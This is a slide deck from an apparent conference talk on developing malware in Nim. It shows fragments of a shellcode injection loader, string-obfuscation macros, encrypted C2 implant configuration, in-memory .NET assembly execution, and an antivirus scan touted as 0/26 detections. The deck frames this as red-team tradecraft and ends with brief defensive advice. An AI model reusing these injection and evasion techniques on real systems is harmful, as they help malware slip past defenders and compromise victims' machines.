

Nimbly Navigating a Nimiety of Nimplants

Writing Nim malware like the cool kids

Cas van Cooten

13-08-2022



00 | About

```
[cas@dc30 ~]$ whoami
```


- Offensive Security Enthusiast, Red Team Operator, and hobbyist Malware Developer
- Likes building malware in Nim
- Author of tools such as **Nimplant** (coming soon™), **Nimpackt**, and **BugBountyScanner**
- Semi-pro shitposter on Twitter



Cas van Cooten

 casvancooten.com

 [@chvancooten](https://twitter.com/chvancooten)

 [chvancooten](https://github.com/chvancooten)

 [/in/chvancooten](https://in/chvancooten)

00 | About

[cas@dc30 ~]\$ whoamin't



01 | Preface: Offensive Development

Build your own tools for fun and profit



Researchers Spotted Malware Written in Programming Language

March 12, 2021 Ravie Lakshmanan



Cybersecurity researchers have unwrapped an "interesting email campaign" from an actor that has taken to distributing a new malware written in Nim programming language.

the executable (Figure 3):




Figure 3: Example of Nim related strings



Home | Innovation | Security

Malware developers turn to 'exotic' programming languages to thwart researchers

They are focused on exploiting pain points in code analysis and reverse-engineering.



Written by Charlie Osborne, Contributor on July 27, 2021



Malware developers are increasingly turning to unusual or "exotic" programming languages to hamper analysis efforts, researchers say.

According to a new report published by BlackBerry's Research & Intelligence team on Monday, there has been a recent "escalation" in the use of Go (Golang), D (DLang), Nim, and Rust, which are being used more commonly to "try to evade detection by the security community, or address specific pain-points in their development process."



If you identify any suspicious activity within your enterprise or have related information, please contact your local FBI Cyber Squad immediately with respect to the procedures outlined in the Reporting Notice section of this message.

By providing related information to FBI Cyber Squads, you are assisting in sharing information that allows the FBI to track and coordinate with private industry and the United States Government to prevent future intrusions and attacks.

ALPHV Ransomware Indicators of Compromise

As part of a series of FBI reports to disseminate known indicators of compromise (IOCs) and procedures (TTPs) associated with ransomware variants identified through FBI reports, as of March 2022, BlackCat/ALPHV ransomware as a service (RaaS) had compromised at least 100 victims worldwide and is the first ransomware group to do so successfully using RUST, a more secure programming language that offers improved performance and reliability. BlackCat-affiliated threat actors typically request ransom payments of several Bitcoin and Monero but have accepted ransom payments below the initial ransom amount. Many of the developers and money launderers for BlackCat/ALPHV are linked to

Malware Count Over Time




Figure 1. Timeline of Go Malware samples based on first seen dates.

02 | Trends in Malware-Land



03 | Nim

The Nim programming language



Efficient, expressive, elegant

Nim is a statically typed compiled systems programming language. It combines successful concepts from mature languages like Python, Ada and Modula.

Efficient

Expressive

Elegant

03 | Nim

The Nim programming language



Efficient

- » Nim generates native dependency-free executables, not dependent on a virtual machine, which are small and allow easy redistribution.
- » The Nim compiler and the generated executables support all major platforms like Windows, Linux, BSD and macOS.
- » Nim's memory management is deterministic and customizable with destructors and move semantics, inspired by C++ and Rust. It is well-suited for embedded, hard-realtime systems.
- » Modern concepts like zero-overhead iterators and compile-time evaluation of user-defined functions, in combination with the preference of value-based datatypes allocated on the stack, lead to extremely performant code.
- » Support for various backends: it compiles to C, C++ or JavaScript so that Nim can be used for all backend and frontend needs.

Expressive

03 | Nim

The Nim programming language



Efficient

Expressive

- » Nim is self-contained: the compiler and the standard library are implemented in Nim.
- » Nim has a powerful macro system which allows direct manipulation of the AST, offering nearly unlimited opportunities.

Elegant

03 | Nim

The Nim programming language



Efficient

Expressive

Elegant

- » Macros cannot change Nim's syntax because there is no need for it — the syntax is flexible enough.
- » Modern type system with local type inference, tuples, generics and sum types.
- » Statements are grouped by indentation but can span multiple lines.

03 | Nim

Nim for malware development

- Compiles directly to C, C++, Objective-C or Javascript
- Doesn't rely on VM or runtime, yields small binaries
- Python-inspired syntax, rapid development and prototyping
 - Avoids you having to write C/C++ (goodbye vulns!)
- Has an extremely mature Foreign Function Interface (FFI)
- Super easy cross-compilation (using mingw)

03 | Nim

Nim to bypass defenses?



Virus scanner problems after installing Nim 1.4

Questions



wiltzutm

Oct 2020

Hello, I'm having difficulties with my administered Windows 10 laptop's virus scanner (F-secure Client Security Premium) and the latest nim release 1.4. My previous nim version was 1.2.6.

So all was good with Nim 1.2.6, but after updating I began to get weird heuristics false alarms (HEUR/APC) from the scanner when compiling without the release flag: "nim c hello.nim". These false alarms won't pop up when I use the "nim c -d:release hello.nim" which I find odd.

I know this isn't your problem, **I was just wondering if there's someone who has some experience and under the hood understanding what MIGHT trigger some heuristics when compiling without the release flag?** I don't actually even know if it's even possible to speculate without seeing the scanner's code.

One problem at the moment is that I cannot even send a sample file to the virus scanner company because the scanner is so aggressively deleting the compiled example file... (of course I could do this with some other pc, but I don't have any windows pc at my possession only linux)

Is my only solution to break free from my workplace admins and start dewing Nim with my non administered linux pc (I would prefer linux, but the laptop is so slow)? :D

File hello.nim contents:

```
proc sayHello() =  
  echo "Hello World!"  
  
when isMainModule:  
  sayHello()
```

Nim



r/nim

nim

Posts



Posted by u/al_earner 9 months ago



6

The virus issue



I'm trying to install Nim 1.6 (64 bit) on Windows 10. The download fails because Windows detects the Sabsik.FT.AImI virus. I know there is some sort of known issue with this virus and Nim, but the file is 20 meg... that's a lot of space to hide a virus. Are we sure this is a false positive?

88% Upvoted



6 Comments



Share



Save



Hide



Report

03 | Nim

Nim to bypass defenses!

 **ANTISCAN.ME**

Filename: beaconShinjectNimPackt.exe
MD5: b852277089af6fd20443dadede205cee
Scan date: 25-01-2022 20:53:29

✓ Detection 0/26

 Ad-Aware Antivirus Clean	 Eset NOD32 Antivirus Clean
 AhnLab V3 Internet Security Clean	 Fortinet Antivirus Clean
 Alyac Internet Security Clean	 IKARUS anti.virus Clean
 Avast Internet Security Clean	 F-Secure Anti-Virus Clean
 AVG Anti-Virus Clean	 Malwarebytes Anti-Malware Clean
 Avira Antivirus Clean	 Panda Antivirus Clean
 Webroot SecureAnywhere Clean	 Kaspersky Internet Security Clean
 BitDefender Total Security Clean	 McAfee Endpoint Protection Clean
 BullGuard Antivirus Clean	 Sophos Anti-Virus Clean
 ClamAV Clean	 Trend Micro Internet Security Clean
 Dr.Web Security Space 11 Clean	 Windows Defender Clean
 Emsisoft Anti-Malware Clean	 Zone Alarm Antivirus Clean
 Comodo Antivirus Clean	 Zillya Internet Security Clean

04 | Nim in Practice

Getting acquainted with the syntax



```
import base64
import httpclient

var client = newHttpClient()
let content = client.getContent("https://adversaryvillage.org/")
let encoded = encode(content)

if encoded.len <= 64:
  echo encoded
else:
  echo encoded[0..31] & "... " & encoded[^32..^1]
```

04 | Nim in Practice

WinAPI: P/Invoke



```
type
  HANDLE* = int
  HWND* = HANDLE
  UINT* = int32
  LPCSTR* = cstring

proc MessageBox*(hWnd: HWND, lpText: LPCSTR, lpCaption: LPCSTR, uType: UINT): int32
  {.discardable, stdcall, dynlib: "user32", importc: "MessageBoxA".}

MessageBox(0, "Work smart, not hard", "Hello Def Con", 0)
```

Dynlib uses GetProcAddress + LoadLibrary,
D/Invoke by default!

04 | Nim in Practice

WinAPI: P/Invoke (for the lazy)



```
import winim/lean
```

```
MessageBox(0, "Work smart, not hard", "Hello Def Con", 0)
```

04 | Nim in Practice

Demo: Simple shellcode loader



```
import winim/lean
import osproc

proc injectCreateRemoteThread[I, T](shellcode: array[I, T]): void =
  # ...

when defined(windows):
  when defined(amd64):

    echo "[*] Running in x64 process"

    var shellcode: array[295, byte] = [
      byte 0xfc,0x48,0x81,0xe4,0xf0,0xff,0xff,0xff,0xe8,0xd0,0x00,0x00,0x00,0x41,
      0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x3e,0x48,
      # ...
      0x6c,0x6f,0x2c,0x20,0x66,0x72,0x6f,0x6d,0x20,0x4d,0x53,0x46,0x21,0x00,0x4d,
      0x65,0x73,0x73,0x61,0x67,0x65,0x42,0x6f,0x78,0x00]


    when isMainModule:
      injectCreateRemoteThread(shellcode)
```

04 | Nim in Practice

Using compile-time macros to obfuscate static strings

```
import strenc
```

```
echo "Hello world! Betcha can't find this string  
in the compiled binary 🐼"
```



```
Decompile: NimMainModule - (MacroExample.exe)

14  local_30 = 0;
15  local_28 = 0;
16  nimFrame(&local_48);
17  local_38 = 3;
18  local_30 = &DAT_00415408;
19  nimZeroMem(local_18, 8);
20  local_18[0] = gkkaekgaEE_hGw89cXYiTN14W5w8FOj49cw
21  ((longlong *) &TM_hkPwWT6FKR9a59cAlSLCyE9ag_2, 0x4f9d654f);
22  echoBinSafe((longlong) local_18, 1);
23  popFrame();
24  return;
25 }
26
```


04 | Nim in Practice

Using compile-time macros to obfuscate static strings

```
import macros, hashes

type
  estring = distinct string

proc obfuscate(s: estring, key: int): string {.noinline.} =
  var k = key
  result = string(s)
  for i in 0 ..< result.len:
    for f in [0, 8, 16, 24]:
      result[i] = chr(uint8(result[i]) xor uint8((k shr f) and 0xFF))
      k = k +% 1

var encodedCounter {.compileTime.} = hash(CompileTime & CompileDate) and 0x7FFFFFFF

macro encrypt*{s}(s: string{lit}): untyped =
  var encodedStr = obfuscate(estring($s), encodedCounter)

  template genStuff(str, counter: untyped): untyped =
    {.noRewrite.}:
      obfuscate(estring(`str`), `counter`)

  result = getAst(genStuff(encodedStr, encodedCounter))
  encodedCounter = (encodedCounter +% 16777619) and 0x7FFFFFFF
```

Yardanico/nim-strenc



A tiny library to automatically encrypt string literals in Nim code

1 Contributor 7 Issues 64 Stars 4 Forks



04 | Nim in Practice

Using compile-time macros to obfuscate static strings

```
import macros, hashes

type
  estring = distinct string

proc obfuscate(s: estring, key: int): string {.noinline.} =
  var k = key
  result = string(s)
  for i in 0 ..< result.len:
    for f in [0, 8, 16, 24]:
      result[i] = chr(uint8(result[i]) xor uint8((k shr f) and 0xFF))
      k = k +% 1

var encodedCounter {.compileTime.} = hash(CompileTime & CompileDate) and 0x7FFFFFFF

macro encrypt*{s}(s: string{lit}): untyped =
  var encodedStr = obfuscate(estring($s), encodedCounter)

template genStuff(str, counter: untyped): untyped =
  {.noRewrite.}:
    obfuscate(estring(`str`), `counter`)

result = getAst(genStuff(encodedStr, encodedCounter))
encodedCounter = (encodedCounter *% 16777619) and 0x7FFFFFFF
```

Define encryption function (XOR)

Yardanico/nim-strenc

A tiny library to automatically encrypt string literals in Nim code

1 Contributor 7 Issues 64 Stars 4 Forks



04 | Nim in Practice

Using compile-time macros to obfuscate static strings

```
import macros, hashes

type
  estring = distinct string

proc obfuscate(s: estring, key: int): string {.noinline.} =
  var k = key
  result = string(s)
  for i in 0 ..< result.len:
    for f in [0, 8, 16, 24]:
      result[i] = chr(uint8(result[i]) xor uint8((k shr f) and 0xFF))
      k = k +% 1

var encodedCounter {.compileTime.} = hash(CompileTime & CompileDate) and 0x7FFFFFFF

macro encrypt*{s}(s: string{lit}): untyped =
  var encodedStr = obfuscate(estring($s), encodedCounter)

  template genStuff(str, counter: untyped): untyped =
    {.noRewrite.}:
      obfuscate(estring(`str`), `counter`)

  result = getAst(genStuff(encodedStr, encodedCounter))
  encodedCounter = (encodedCounter *% 16777619) and 0x7FFFFFFF
```

Generate unique key for each string

Yardanico/nim-strenc

A tiny library to automatically encrypt string literals in Nim code

1 Contributor 7 Issues 64 Stars 4 Forks



04 | Nim in Practice

Using compile-time macros to obfuscate static strings

```
import macros, hashes

type
  estring = distinct string

proc obfuscate(s: estring, key: int): string {.noinline.} =
  var k = key
  result = string(s)
  for i in 0 ..< result.len:
    for f in [0, 8, 16, 24]:
      result[i] = chr(uint8(result[i]) xor uint8((k shr f) and 0xFF))
      k = k +% 1

var encodedCounter {.compileTime.} = hash(CompileTime & CompileDate) and 0x7FFFFFFF

macro encrypt*{s}(s: string{lit}): untyped =
  var encodedStr = obfuscate(estring($s), encodedCounter)

  template genStuff(str, counter: untyped): untyped =
    {.noRewrite.}:
      obfuscate(estring(`str`), `counter`)

  result = getAst(genStuff(encodedStr, encodedCounter))
  encodedCounter = (encodedCounter +% 16777619) and 0x7FFFFFFF
```

Define term-rewriting macro to replace string literals with 'obfuscate' function and key

Yardanico/nim-strenc

A tiny library to automatically encrypt string literals in Nim code

1 Contributor 7 Issues 64 Stars 4 Forks



04 | Nim in Practice

Using compile-time macros to obfuscate static strings

```
import macros, hashes

type
  estring = distinct string

proc obfuscate(s: estring, key: int): string {.noinline.} =
  var k = key
  result = string(s)
  for i in 0 ..< result.len:
    for f in [0, 8, 16, 24]:
      result[i] = chr(uint8(result[i]) xor uint8((k shr f) and 0xFF))
      k = k +% 1

var encodedCounter {.compileTime.} = hash(CompileTime & CompileDate) and 0x7FFFFFFF

macro encrypt*{s}(s: string{lit}): untyped =
  var encodedStr = obfuscate(estring($s), encodedCounter)

  template genStuff(str, counter: untyped): untyped =
    {.noRewrite.}:
      obfuscate(estring(`str`), `counter`)

  result = getAst(genStuff(encodedStr, encodedCounter))
  encodedCounter = (encodedCounter +% 16777619) and 0x7FFFFFFF
```

Shift the key

Yardanico/nim-strenc

A tiny library to automatically encrypt string literals in Nim code

1 Contributor 7 Issues 64 Stars 4 Forks



05 | Case Study I

Nimpackt: Shellcode loader and assembly packer

- Packer / loader for .NET assemblies and raw shellcode
- Full re-write after [NimPackt-v1](#)
- Lesson learnt: Use the K.I.S.S. principle, and design your code to be modular from the start



05 | Case Study I

Nimpackt: Shellcode loader and assembly packer


```
PS C:\tools\NimPackt-NG> python .\NimPackt.py -i .\beacon.bin -v -m shinject -e syscalls_dynamic -M sections -p taskhost
w.exe -t smartscreen.exe -s="-Embedding"
```








```

      .-+-.
      :=#@@@@@@@@#+-
      :=%@@@@@@@@@@@@@@@@@@@@%*=:
      +*%@@@@@@@@@@@@@@@@@@@@*++
      .@%*+++#@@@@@@@@#+++*%@:
      .@@@@@@@@%*++*%*++*%@@@@@:
      .@@@@*   *@@@@. @@@@@@@@@@:
      .@@@@@*   *@@@@. @@@@@@@@@@:
      .@@@@@@@@@@@@. @@@@@@@@@@:
      .@@@@@@@@@@@@. @@@@@@@@@@:
      %@@@@@@@@@@@@. @@@@@@@@@@%
      -+%@@@@@@@@. @@@@@@@@@+
      :+##@@@. @@@#+-
      : = :

```

[illegible]

```
[i] INFO: AMSI and ETW patching are disabled in 'shinject' mode.
[!] WARNING: Ensure that the 'smartscreen.exe' binary exists in the System32 folder on the target, or the injection will not succeed.
[*] Encrypting payload with random key...
[*] Compiling Nim binary (this may take a while)...
[*] Binary patching IOCs...
[*] Final binary saved to C:\tools\NimPackt-NG\output\beacon-NimPackt-shinject.exe!
[*] SHA1 hash of file to use as IOC: 8cb55b9066ec528106052c81609cd807f5bdda34
[*] Go forth and make a Nimpackt
PS C:\tools\NimPackt-NG> |  beacon-NimPackt-shinject.exe remotely created a thread in smartscreen.exe
```

 beacon-NimPackt-shinject.exe remotely created a thread in smartscreen.exe	<div>T1055.001: Dynamic-link ...</div> <div>T1055.002: Portable Exec...</div> <div>...</div>	 labadmin
 beacon-NimPackt-shinject.exe created process smartscreen.exe by spoofing its parent process to taskhostw.exe	<div>T1106: Native API</div> <div>T1134.004: Parent PID Sp...</div>	 labadmin
 A packed file beacon-NimPackt-shinject.exe was observed	<div>T1027.002: Software Pack...</div> <div>T1027.005: Indicator Rem...</div> <div>...</div>	
 User NSEC\labadmin executed process beacon-NimPackt-shinject.exe	<div>T1204.002: Malicious File</div>	 labadmin

06 | Case Study II

Nimplant: A lightweight stage-one C2

- C2 implant in Nim, server in Python
- Designed for early-access operations
- Less suspicious due to native implementations
- Dangerous functionality compiled into implant separately
- Lesson learnt: Think closely about design before blindly starting dev work (though it's a good learning process!)



06 | Case Study II

Nimplant: A lightweight stage-one C2

The screenshot displays the Nimplant web interface. On the left is a red sidebar with navigation links: Home, Server, and Nimplants. The main content area is titled "Nimplant #f1z615qW" and includes a "Kill Nimplant" button. Below this is the "Nimplant Information" section, which contains several data boxes: a general info box with the GUID f1z615qW, a timeline box showing last/first seen times and sleep/kill times, a fingerprint box with username labadmin* and hostname dc, and a network box with internal/external IP addresses. To the right of the network box is a Windows logo box showing the OS version and process ID. In the foreground, a white box displays a list of events:

NimPlant-selfdelete.exe deleted NimPlant-selfdelete.exe	T1070.004: File Deletion
NimPlant-selfdelete.exe deleted NimPlant-selfdelete.exe	T1070.004: File Deletion
User [redacted] \labadmin executed process NimPlant-selfdelete.exe	T1204.002: Malicious File
explorer.exe created a process NimPlant-selfdelete.exe with an empty original PE name	T1036.005: Match Legiti...

06 | Case Study II

Nimplant trick: Slurping and encoding config at compile time



```
import parsetoml, strutils, tables

proc parseConfig*() : Table[string, string] =
  var config = initTable[string, string]()

  const xor_key {.intdefine.}: int = 313371337


  const embeddedConf = xorStringToByteSeq(staticRead(obf("../..//config.toml")), xor_key)

  var tomlConfig = parsetoml.parseString(xorByteSeqToString(embeddedConf, xor_key))
  config[obf("hostname")] = tomlConfig[obf("listener")][obf("hostname")].getStr()
  config[obf("listenerType")] = tomlConfig[obf("listener")][obf("type")].getStr()
  config[obf("listenerIp")] = tomlConfig[obf("listener")][obf("ip")].getStr()
  #...
  config[obf("userAgent")] = tomlConfig[obf("nimplant")][obf("userAgent")].getStr()

  return config
```


06 | Case Study II

Nimplant trick: Slurping and encoding config at compile time



```
import parsetoml, strutils, tables

proc parseConfig*() : Table[string, string] =
  var config = initTable[string, string]()

  const xor_key {.intdefine.}: int = 313371337

  const embeddedConf = xorStringToByteSeq(staticRead(obf("../../config.toml")), xor_key)

  var tomlConfig = parsetoml.parseString(xorByteSeqToString(embeddedConf, xor_key))
  config[obf("hostname")] = tomlConfig[obf("listener")][obf("hostname")].getStr()
  config[obf("listenerType")] = tomlConfig[obf("listener")][obf("type")].getStr()
  config[obf("listenerIp")] = tomlConfig[obf("listener")][obf("ip")].getStr()
  #...
  config[obf("userAgent")] = tomlConfig[obf("nimplant")][obf("userAgent")].getStr()

  return config
```

Use 'intdefine' pragma to read key as integer during build time (or default to value)

06 | Case Study II

Nimplant trick: Slurping and encoding config at compile time



```
import parsetoml, strutils, tables

proc parseConfig*() : Table[string, string] =
  var config = initTable[string, string]()

  const xor_key {.intdefine.}: int = 313371337

  const embeddedConf = xorStringToByteSeq(staticRead(obf("../..//config.toml")), xor_key)

  var tomlConfig = parsetoml.parseString(xorByteSeqToString(embeddedConf, xor_key))
  config[obf("hostname")] = tomlConfig[obf("listener")][obf("hostname")].getStr()
  config[obf("listenerType")] = tomlConfig[obf("listener")][obf("type")].getStr()
  config[obf("listenerIp")] = tomlConfig[obf("listener")][obf("ip")].getStr()
  #...
  config[obf("userAgent")] = tomlConfig[obf("nimplant")][obf("userAgent")].getStr()

  return config
```

“Slurp” configuration
and encrypt it during
compile time

06 | Case Study II

Nimplant trick: Slurping and encoding config at compile time



```
import parsetoml, strutils, tables

proc parseConfig*() : Table[string, string] =
  var config = initTable[string, string]()

  const xor_key {.intdefine.}: int = 313371337

  const embeddedConf = xorStringToByteSeq(staticRead(obf("../..//config.toml")), xor_key)

  var tomlConfig = parsetoml.parseString(xorByteSeqToString(embeddedConf, xor_key))
  config[obf("hostname")] = tomlConfig[obf("listener")][obf("hostname")].getStr()
  config[obf("listenerType")] = tomlConfig[obf("listener")][obf("type")].getStr()
  config[obf("listenerIp")] = tomlConfig[obf("listener")][obf("ip")].getStr()
  #...
  config[obf("userAgent")] = tomlConfig[obf("nimplant")][obf("userAgent")].getStr()

  return config
```

Decrypt the stored
configuration and parse
it during **runtime**

06 | Case Study II

Nimble trick: Using the CLR to read assembly output



```
import winim/clr

proc executeAssembly*(li : Listener, args : varargs[string]) : string =
  # ...

  var assembly = load(convertToByteSeq(data))

  let
    mscor = load(obf("mscorlib"))
    io = load(obf("System.IO"))
    Console = mscor.GetType(obf("System.Console"))
    StringWriter = io.GetType(obf("System.IO.StringWriter"))

  var sw = @StringWriter.new()
  var oldConsOut = @Console.Out
  @Console.SetOut(sw)

  assembly.EntryPoint.Invoke(nil, toCLRVariant([arr]))

  @Console.SetOut(oldConsOut)
  var res = fromCLRVariant[string](sw.ToString())
```

06 | Case Study II

Nimplant trick: Using the CLR to read assembly output



```
import winim/clr

proc executeAssembly*(li : Listener, args : varargs[string]) : string =
  # ...

  var assembly = load(convertToByteSeq(data))

  let
    mscor = load(obf("mscorlib"))
    io = load(obf("System.IO"))
    Console = mscor.GetType(obf("System.Console"))
    StringWriter = io.GetType(obf("System.IO.StringWriter"))

  var sw = @StringWriter.new()
  var oldConsOut = @Console.Out
  @Console.SetOut(sw)

  assembly.EntryPoint.Invoke(nil, toCLRVariant([arr]))

  @Console.SetOut(oldConsOut)
  var res = fromCLRVariant[string](sw.ToString())
```

Load a .NET assembly

06 | Case Study II

Nimplant trick: Using the CLR to read assembly output



```
import winim/clr

proc executeAssembly*(li : Listener, args : varargs[string]) : string =
  # ...

  var assembly = load(convertToByteSeq(data))

  let
    mscor = load(obf("mscorlib"))
    io = load(obf("System.IO"))
    Console = mscor.GetType(obf("System.Console"))
    StringWriter = io.GetType(obf("System.IO.StringWriter"))

  var sw = @StringWriter.new()
  var oldConsOut = @Console.Out
  @Console.SetOut(sw)

  assembly.EntryPoint.Invoke(nil, toCLRVariant([arr]))

  @Console.SetOut(oldConsOut)
  var res = fromCLRVariant[string](sw.ToString())
```

Load the required libraries using the CLR, then get the types from it

06 | Case Study II

Nimplant trick: Using the CLR to read assembly output



```
import winim/clr

proc executeAssembly*(li : Listener, args : varargs[string]) : string =
  # ...

  var assembly = load(convertToByteSeq(data))

  let
    mscor = load(obf("mscorlib"))
    io = load(obf("System.IO"))
    Console = mscor.GetType(obf("System.Console"))
    StringWriter = io.GetType(obf("System.IO.StringWriter"))

    var sw = @StringWriter.new()
    var oldConsOut = @Console.Out
    @Console.SetOut(sw)

  assembly.EntryPoint.Invoke(nil, toCLRVariant([arr]))

  @Console.SetOut(oldConsOut)
  var res = fromCLRVariant[string](sw.ToString())
```

Redirect console output to a newly created "StringWriter" object

06 | Case Study II

Nimble trick: Using the CLR to read assembly output



```
import winim/clr

proc executeAssembly*(li : Listener, args : varargs[string]) : string =
  # ...

  var assembly = load(convertToByteSeq(data))

  let
    mscor = load(obf("mscorlib"))
    io = load(obf("System.IO"))
    Console = mscor.GetType(obf("System.Console"))
    StringWriter = io.GetType(obf("System.IO.StringWriter"))

  var sw = @StringWriter.new()
  var oldConsOut = @Console.Out
  @Console.SetOut(sw)

  assembly.EntryPoint.Invoke(nil, toCLRVariant([arr]))

  @Console.SetOut(oldConsOut)
  var res = fromCLRVariant[string](sw.ToString())
```

Execute the assembly

06 | Case Study II

Nimplant trick: Using the CLR to read assembly output



```
import winim/clr

proc executeAssembly*(li : Listener, args : varargs[string]) : string =
  # ...

  var assembly = load(convertToByteSeq(data))

  let
    mscor = load(obf("mscorlib"))
    io = load(obf("System.IO"))
    Console = mscor.GetType(obf("System.Console"))
    StringWriter = io.GetType(obf("System.IO.StringWriter"))

  var sw = @StringWriter.new()
  var oldConsOut = @Console.Out
  @Console.SetOut(sw)

  assembly.EntryPoint.Invoke(nil, toCLRVariant([arr]))

  @Console.SetOut(oldConsOut)
  var res = fromCLRVariant[string](sw.ToString())
```

Restore console output, and retrieve
StringWriter data into a Nim variable

07 | Defensive Implications

How to defend against an unknown threat?

- Malware devs often follow trends, keep up with them to better understand the threat!
- Prioritize detection of behavior and TTPs over the detection of specific tools or languages
- Detection based on file hash is (near-)worthless

08 | Getting Started

Getting started with MalDev

- Sektor7's Malware Development courses (C++)
- Zero-Point security courses (C#)
- Offsec's OSEP (C#/PS/VBA/JS/...)
- OXPath's blog series (C++)
- Much, much more! Google is your friend

08 | Getting Started

Getting started with Nim

- Nim basics: [official tutorial](#) or [nim-by-example](#)
- [MalDev for dummies](#) workshop
- [OffensiveNim](#)
- Good follows (🐦/🐙): @byt3bl33d3r, @ShitSecure, @ajpc500, @R0h1rr1m
- Communities: BloodHound Slack, Nim discord (#security)

09 | Takeaways

Nim is awesome!


- Language diversification is a thing
- Nim has some features that make it excellent for malware development
- Go try it out! :)



Cas van Cooten

 casvancooten.com

 [@chvancooten](https://twitter.com/chvancooten)

 [chvancooten](https://github.com/chvancooten)

 [/in/chvancooten](https://in.linkedin.com/in/chvancooten)